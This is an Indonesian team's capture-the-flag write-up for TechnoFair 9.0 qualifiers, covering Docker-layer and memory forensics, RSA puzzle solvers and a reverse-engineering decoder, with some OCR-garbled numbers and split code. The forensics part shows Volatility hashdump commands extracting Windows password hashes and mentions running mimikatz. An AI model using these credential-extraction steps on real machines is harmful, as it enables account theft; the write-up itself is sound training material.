WRITE-UP TechnoFair 9.0
KUALIFIKASI

15 Mei 2022

anak kemaren sore

patsac

arai

jedi

Daftar Isi

Forensic

paus + kontener (323 pts)

Deskripsi
my friend have urgent file but he missing file Docker: udinsanidin/urgent_file:tf9

Dari deskripsi sudah jelas. Pertama saya pull image yang diberikan. Kemudian ketika jalankan, saya bingung kenapa tidak jalan. Lalu saya lihat image history, saya melihat ada “rm -rf file_urgent”.

```
~/ctf/2022/technofair/qual/for/paus
> docker image history 3a1c6efdb5a8
IMAGE          CREATED        CREATED BY                                      SIZE      COMMENT
3a1c6efdb5a8   2 months ago   /bin/sh -c rm -rf file_urgent                   0B
<missing>      2 months ago   /bin/sh -c git clone https://github.com/azfa…   12.4MB
<missing>      2 months ago   /bin/sh -c apt -y install git                   102MB
<missing>      2 months ago   /bin/sh -c apt update                           33.7MB
<missing>      3 months ago   /bin/sh -c #(nop)  CMD ["bash"]                 0B
<missing>      3 months ago   /bin/sh -c #(nop) ADD file:3ccf747d646089ed7…   72.8MB
~/ctf/2022/technofair/qual/for/paus
>
```

Di sana juga terdapat repo git, tetapi tidak bisa diakses, mungkin di-private atau sudah dihapus. Lalu saya coba *save* image tersebut menjadi *tar archive* dengan fungsi *save* dari *docker image*.

```
docker image save <image id> -o dockerimage.tar
```

Lalu ketika saya ekstrak dan telusuri, saya melihat beberapa *layer.tar*. Kemudian saya ekstrak satu per satu. Di salah satu *layer.tar* terdapat *file_urgent.zip*. Dan ketika di-ekstrak, terdapat folder *chall* dan saya yakin ini adalah yang dimaksud. Kemudian di dalam folder *chall*, terdapat banyak image, dari *image0.png* sampai *image351.png*. Kemudian saya melihat dari tiap image terdapat satu karakter yang berbeda-beda. Saya lihat ke image terakhir, ada tanda =. Mungkin ini flagnya diencode ke bentuk base32 atau base64 atau base lainnya. Saya langsung membuat script python untuk memotong satu karakter dari tiap image kemudian menyusunnya ke sebuah image kosong yang saya sediakan.

Berikut adalah script untuk menyatukan karakter-karakter dari tiap image.


solver.py

```python
from PIL import Image
import os

flag = Image.open("flag-kosong.png")
```


```
l = 0
r = 50
u = 0
d = 60
pos = (l,u,r,d)

for i in range(351):
    filename = f'image{i}.png'
    im = Image.open(filename)
    piece = im.crop(pos)
    if(r <= 1920):
        area = (l,u,r,d)
        flag.paste(piece, area)
    else:
        l = 0
        r = 50
        u += 60
        d += 60
        area = (l,u,r,d)
        flag.paste(piece, area)
    l += 50
    r += 50

flag.save("flag.png")
print("SELESAI")
```

Berikut adalah hasilnya.

flag.png



Kemudian dengan OCR mengkonvertnya ke plaintext lalu didecode dari base32. Didapatkan flagnya.



Flag : TechnoFairCTF{ju5t_0n3_b1t5}

zzz1ppp (475 pts)


Diberikan suatu link menuju mega.nz yang berisikan file qualstechno.7z. Setelah di-extract, ada file qualstechno.raw, yang mengindikasikan penggunaan volatility dalam menganalisisnya. Setelah dibuka dan mencari-cari, saya teringat dengan clue dari soal yaitu “password will help

you". Saya mencoba mencari contoh writeup dari internet, dan menemukan bahwa soal ini mirip dengan soal ini. Saya langsung coba saja menggunakan vola


```
Command Prompt

C:\Users\Hp\Desktop\CTF\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f qualstechno.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\Hp\Desktop\CTF\volatility_2.6_win64_standalone\qualstechno.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002807070L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff80002808d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2022-05-03 13:26:49 UTC+0000
     Image local date and time : 2022-05-03 06:26:49 -0700

C:\Users\Hp\Desktop\CTF\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f qualstechno.raw hivelist --profile=Win7SP1x64
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a0034b9010 0x000000006db0a010 \??\C:\System Volume Information\Syscache.hve
0xfffff8a007648010 0x0000000079a98010 \??\C:\Users\host\ntuser.dat
0xfffff8a007853010 0x00000000433d1010 \??\C:\Users\host\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a00000f010 0x000000002d53a010 [no name]
0xfffff8a000024010 0x000000002d4c5010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a00004e010 0x000000002d4ef010 \REGISTRY\MACHINE\HARDWARE
0xfffff8a000a33010 0x00000000281b5010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a001442010 0x0000000027a52010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001e46010 0x000000001fcfc010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a002352010 0x000000000bc72010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0023b5010 0x000000000af1a010 \SystemRoot\System32\Config\SAM
0xfffff8a0023e0010 0x00000000095bc010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00322d010 0x000000007a848010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT

C:\Users\Hp\Desktop\CTF\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f qualstechno.raw --profile=Win7SP1x64 -s 0xfffff8a000024010 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
host:1000:aad3b435b51404eeaad3b435b51404ee:b64e60179220f8a3a775a883f6439540:::

C:\Users\Hp\Desktop\CTF\volatility_2.6_win64_standalone>
```

, dan setelah saya run mimikatz, saya mendapat "bit.ly/somethingtf"


Setelah itu, saya coba buka, dan menemukan file zip di dalamnya.



Setelah itu saya download dan coba buka. Saya cek terlebih dahulu dengan HxD. Ternyata, ini merupakan file zip yang di-zip berulang kali



Saya coba saya buka dengan command yang saya temukan di [sini]



Ketika sudah selesai, saya mendapat file keyfile.txt dan hidden.txt. Ketika dibuka, ternyata keyfile.txt merupakan clue untuk mendecrypt file hidden.txt.

Saya coba untuk menghitung beberapa angka pertama, dan benar saja bahwa saya tinggal mengurangi semua angka dari hidden.txt dengan 16

```
jedi@DESKTOP-DTPA5CB:/mnt/c/Users/Hp/Desktop/CTF/challZ04910AFKJ$ python3
Python 3.8.10 (default, Mar 15 2022, 12:22:08)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> txt = [100,117,115,120,126,127,86,113,121,130,83,100,86,139,117,138,128,138,111,138,121,128,111,113,
68,126,116,111,138,65,128,111,138,65,128,141]
>>> len(txt)
36
>>> for i in range(0, 36):
...     txt[i]-=16
...
>>> res = ""
>>> for i in txt:
...     res =  res + chr(i)
...
>>> res
'TechnoFairCTF{ezpz_zip_a4nd_z1p_z1p}'
>>>
```

Flag : TechnoFairCTF{ezpz_zip_a4nd_z1p_z1p}

Cryptography

Kompor (223 pts)

Diberikan file *chall.py* dan *chall.txt*.

chall.py

```python
from Crypto.Util.number import *
import random
from flag import flag

nbit = 512
while True:
      p = getPrime(nbit)
      q = getPrime(nbit)
      e, n = 65537, p*q
      phi = (p-1)*(q-1)
      d = inverse(e, phi)
      r = random.randint(12, 19)
      if (d-1) % (1 << r) == 0:
            break

s, t = random.randint(1, min(p, q)), random.randint(1, min(p, q))
t_p = pow(s*p + 1, (d-1)//(1 << r), n)
```

```
t_q = pow(t*q + 4, (d-1)//(1 << r), n)

ct = pow(bytes_to_long(flag), e, n)

f = open('chall.txt', 'w')
f.write('''n = {}
t_p = {}
t_q = {}
ct = {}'''.format(n, t_p, t_q, ct))
f.close()
```

chall.txt

```
n =
814199342623151507795834560553917729491966601508320841304563849037674687222600050
078456653410074107111101265287910678086963929987110162513298107085866119405635817
139692019175757979834652929640815442386586369164179446998818156657084375018202309
104361780908632222162575688830869060088071001501852198929596339 51
t_p =
430892535861071707862216323472806874516285752941843531082515369549246534193601793
382529165487037087657666254031062464825759496159600903935496337732968504915491303
016486307183299685910161516447493864160196912057937747405710097227960277694691832
331267705902371857435502085909147134537057843064181321427833625 39
t_q =
109493985108388410820785350578082425154650914334348468935647522620782482425550631
919090525744650400857837735073734730404140574799232956133266647805151039987416038
947550953844015781780891464701332107274480804180403458305646812793323367966919834
063536504687044503433458869388921892102722572397355254898275 1731
ct =
840917681596657338229479386645950807360323915601850304873513143070963196394938613
843895457807355327456764794667709113376864585117661714326405670439187078754770064
870594663473080800252310802495761936322845426595137144616215230072626938613531094
620781347167175507689443947623206388305465309887483754333413065
```

Ketika dicopas *chall.py* dan dicari di google, ternyata muncul writeupnya :D

Source : https://ctftime.org/writeup/22086


Yah, apa boleh buat, saya coba solvernya, dan berhasil.

solver.py

```
import math
from Crypto.Util.number import *
e = 0x10001
n = 814199342623151507795834560553917729491966601508320841304563 8
t_p = 430892535861071707862216323472806874516285752941843531082 51
t_q = 109493985108388410820785350578082425154650914334348468935 64
enc = 840917681596657338229479386645950807360323915601850304873 51
```

```
p = math.gcd(n, pow(t_p, e, n) - 1)
q = n // p
phi = (p-1)*(q-1)
d = inverse(e, phi)
flag = pow(enc,d,n)
print(long_to_bytes(flag))
```

Screenshot



Flag : TechnoFairCTF{eZZ_k4n_yaakKk__RS4_bas1c_d0angG}

Api (323 pts)

Diberikan file *chall.py*dan *chall.txt*.

chall.py

```
from Crypto.Util.number import getPrime, bytes_to_long
from math import gcd

flag = open("flag.txt").read().strip().encode()

p = getPrime(1024)
q = getPrime(1024)
n = p * q
e1 = 0x10001
e2 = 0x3419

assert gcd(p-1,e1) == 1 and gcd(q-1, e1) == 1 and gcd(p-1,e2) == 1 and
gcd(q-1, e2) == 1

phi = (p-1) * (q-1)
d = pow(e1, -1, phi)

ct = pow(bytes_to_long(flag), e2, n)
```

```
f = open('chall.txt', 'w')
f.write('''n = {}
d = {}
ct = {}'''.format(n, d, ct))
f.close()
```

chall.txt

n =
231581703522362167077254743557933246307232810914695768800161157240778249774929482
338889255780110942543874667893778648273257829938713753040489499546152053791724638
448870542260202208134831120078848149075063772844812831525468850242579771214655514
042589407251621518656925163930307065713363254193273800234352475672865077540284544
532259514925599603985774405051597172536586059206383951789773131704759357629852617
947483227828023507333814240041705396128004937523256222959817691978059491067770568
121092434820312239797733945653808831063283577342438289399291975136872224872366815
973654561465117473161109166487304064923803708693 93
d =
133891730292290231056109670692183783753106770806853187903121998398009195755403100
772126474979998836137295802999270133843813608102412420715888545818442215393170854
257383672075031232257150708316029650679818139628954682077781103873256177595778141
852507060594338937751644893517909959670797367359466218543415927729453302322163425
337354905288602236615594158435848732275635508714915856094051530362112513200614564
208973794601432158490183115575809485465092181993088825647956646766487214052787362
856137243620734652123780535235094220515542519288233433062287603311671848693716813
093818346733315761691007387071984933316678214725 93
ct =
519288091693209034857062798036620833277510857908328476975646300312602504385539004
144454961722303543781105528055343798490956392065970273202494747488453367693738231
923775353309974683367347579820226607666822837578147453349694798966653478226491351
217724820498357052258666103666685564941860948995298897324282355099127982667271841
630479569096841750913762670192978088137767222280825643801123316098033674821735083
826234064771762401969251085107065469903841819446771824341539120609360798452854858
935958411238795696358064630357916362650985294352873734722735656088626462885918184
612985852981900568993363669778199410469684173072

Dari *chall.py* kita bisa tahu bahwa terdapat dua *public exponent* yang dideklarasikan. Namun, salah satu dari *public exponent* tersebut (e*2*) hanya dipakai untuk meng-*encrypt* plaintext (flag), dan satu *public exponent* yang lain (*e1*) digunakan untuk menghitung *private exponent* yang kemudian disimpan dalam *chall.txt*.

Untuk mengerjakan soal ini, kita perlu memanfaatkan sifat-sifat dari key RSA.

$ed \equiv 1 \, mod \, phi(n)$

Oleh karena itu, kita bisa mendapatkan:

$ed \approx k \cdot phi(n) + 1$

Dimana k adalah integer yang lebih kecil dari e. Dari persamaan di atas, kita dapatkan:

$phi(n) \approx (ed - 1)/k$

Untuk mengira-ngirakan nilai k, kita putar dahulu persamaan di atas menjadi:

$k \approx (ed - 1)/phi(n) \approx (ed - 1)/n$

Karena $phi(n)$ hampir mendekati *n*, maka kita bisa menggantikannya dengan *n*.


Dengan begitu, kita bisa mendapatkan *k* dan selanjutnya menghitung *phi(n)*. Ketika sudah mendapatkan *phi(n)*, kita juga bisa melanjutkan menghitung *private exponent* untuk *e2* agar bisa melakukan *decryption*.

Berikut ini adalah solver-nya.

solver.py

```
from Crypto.Util.number import *

n = 2315817035223621670772...
d = 1338917302922902310561...
ct = 5192880916932090348570...

e1=0x10001
e2=0x3419

k = round((e1*d-1)/n)
phi = (e1*d-1)//k
d = inverse(e2,phi)

m = pow(ct,d,n)
print(long_to_bytes(m))
```

Screenshot



Flag : TechnoFairCTF{p3man4saN_ot4k_duLu_brad3r__ehehe}

Dobleh (364 pts)

Diberikan file *chall.py* dan *flag.enc*.

chall.py

```
from Crypto.Util.number import *
from hashlib import sha1
from flag import flag


def moonknight(mark, steven, jack):
      khonsu = (mark**3 + 3*(mark + 2)*steven**2 + steven**3 + 3*(mark +
steven + 1)*jack**2 + jack**3 + 6*mark**2 + (3*mark**2 + 12*mark +
5)*steven + (3*mark**2 + 6*(mark + 1)*steven + 3*steven**2 + 6*mark +
2)*jack + 11*mark) // 6
      return khonsu

def generate(x):
      mark, steven, jack = [getPrime(x) for _ in range(3)]
      khonsu = moonknight(mark, steven, jack)
      return (mark, steven, jack, khonsu)

def encrypt(msg, key):
      mark, steven, jack, khonsu = key
      long_msg = bytes_to_long(msg)
      assert long_msg < mark * steven * jack
      res_hash = bytes_to_long(sha1(msg).digest())
      tmp_enc = pow(long_msg, 65537, mark * steven * jack)
      return moonknight(tmp_enc * khonsu, khonsu * res_hash, res_hash *
tmp_enc)

key = generate(2048)
encrypted = encrypt(flag, key)

f = open('flag.enc', 'wb')
f.write(long_to_bytes(encrypted))
f.close()
```

Ketika melihat soal ini, saya langsung mencari referensi di google. Agar bisa mendapatkan hasil akurat, saya mereplace nama-nama variable menjadi a, b, c atau x, y, z atau p, q, r. Benar saja, saya mendapatkan referensi dari ctftime.org lagi.

Source : https://ctftime.org/writeup/22112

Ketika saya pakai solvernya, saya tunggu beberapa saat (cukup lama), dan didapatkan flagnya.

Berikut ini adalah solver-nya.


solver.py

```
from Crypto.Util.number import *
```

```
def crow(x, y, z):
    return (x**3 + 3*(x + 2)*y**2 + y**3 + 3*(x + y + 1)*z**2 + z**3 +
6*x**2 + (3*x**2 + 12*x + 5)*y + (3*x**2 + 6*(x + 1)*y + 3*y**2 + 6*x +
2)*z + 11*x) // 6

def root(n, k):
      low = 0
      high = n + 1
      while high > low + 1:
         mid = (low + high) >> 1
         mr = mid**k
         if mr == n:
            return (mid, 1)
         if mr < n:
            low = mid
         if mr > n:
            high = mid
      return (low, 0)

def rev_crow(cr, delta = 0):
        cr *= 6
        a = root(cr, 3)[0]
        print('a', a)
        cr = cr - a**3
        b = root(cr // 3, 2)[0] + delta
        print('b', b)
        cr = 3*b*b + 2*b - cr
        r = a - b
        cr = cr - r - 6
        q = cr // 6
        p = b - q - 1
        return p, q, r

cr = open('flag.enc', "rb").read()
cr = bytes_to_long(cr)
pq, qr, rp = rev_crow(cr)
pqr = root(pq*qr*rp, 2)[0]
_enc = pqr // qr
_hash = pqr // pq
pk = pqr // rp
p, q, r = rev_crow(pk, 1)
e, n = 0x10001, p * q * r
```

```
phi = (p - 1)*(q - 1) * (r - 1)
d = inverse(e, phi)
pt = pow(_enc, d, n)
print(long_to_bytes(pt))
```

Screenshot



Flag : TechnoFairCTF{W_liat2_j4g0o_jUg4_U_m4temaTikaNya4__}

Web

Ga solp :(

PWN

Ga solp :(

Reverse Engineering

Slither Struggle (400 pts)

Diberikan suatu file yaitu release.7z. Setelah di-extract, terdapat 2 file, yaitu encryptor.pyc, dan flag.txt.enc yang berukuran 1 gb (gila gede banget). Setelah itu, dengan menggunakan uncompyle, berikut isi dari encryptor.pyc

encryptor.py

```
1.  from base64 import b64encode, b32encode, b16encode
2.  import sys
3.
4.  def encrypt(filename):
5.      fd = open(filename, 'rb')
6.      data = fd.read()
7.      fd.close()
8.      enc_data = data
```

```
    for _ in range(12):
        enc_data = b16encode(enc_data)
        enc_data = b32encode(enc_data)
        enc_data = b64encode(enc_data)

    fd = open(filename + '.enc', 'wb')
    fd.write(enc_data)
    fd.close()


if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Usage: python encryptor.py filename')
        exit()
    encrypt(sys.argv[1])
```

Terlihat bahwa kita cukup untuk membalikkan saja isi dari encryptor.py ini untuk mendecrypt flag.txt (ya iyalah namanya juga rev)

Berikut solvernya :

decryptor.py

```
from base64 import b64decode, b32decode, b16decode
import sys

def decrypt(filename):
    fd = open(filename, 'rb')
    data = fd.read()
    fd.close()
    enc_data = data
    for _ in range(12):
        enc_data = b64decode(enc_data)
        enc_data = b32decode(enc_data)
        enc_data = b16decode(enc_data)

    fd = open('flag.txt', 'wb')
    fd.write(enc_data)
    fd.close()


if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Usage: python decryptor.py filename')
        exit()
```

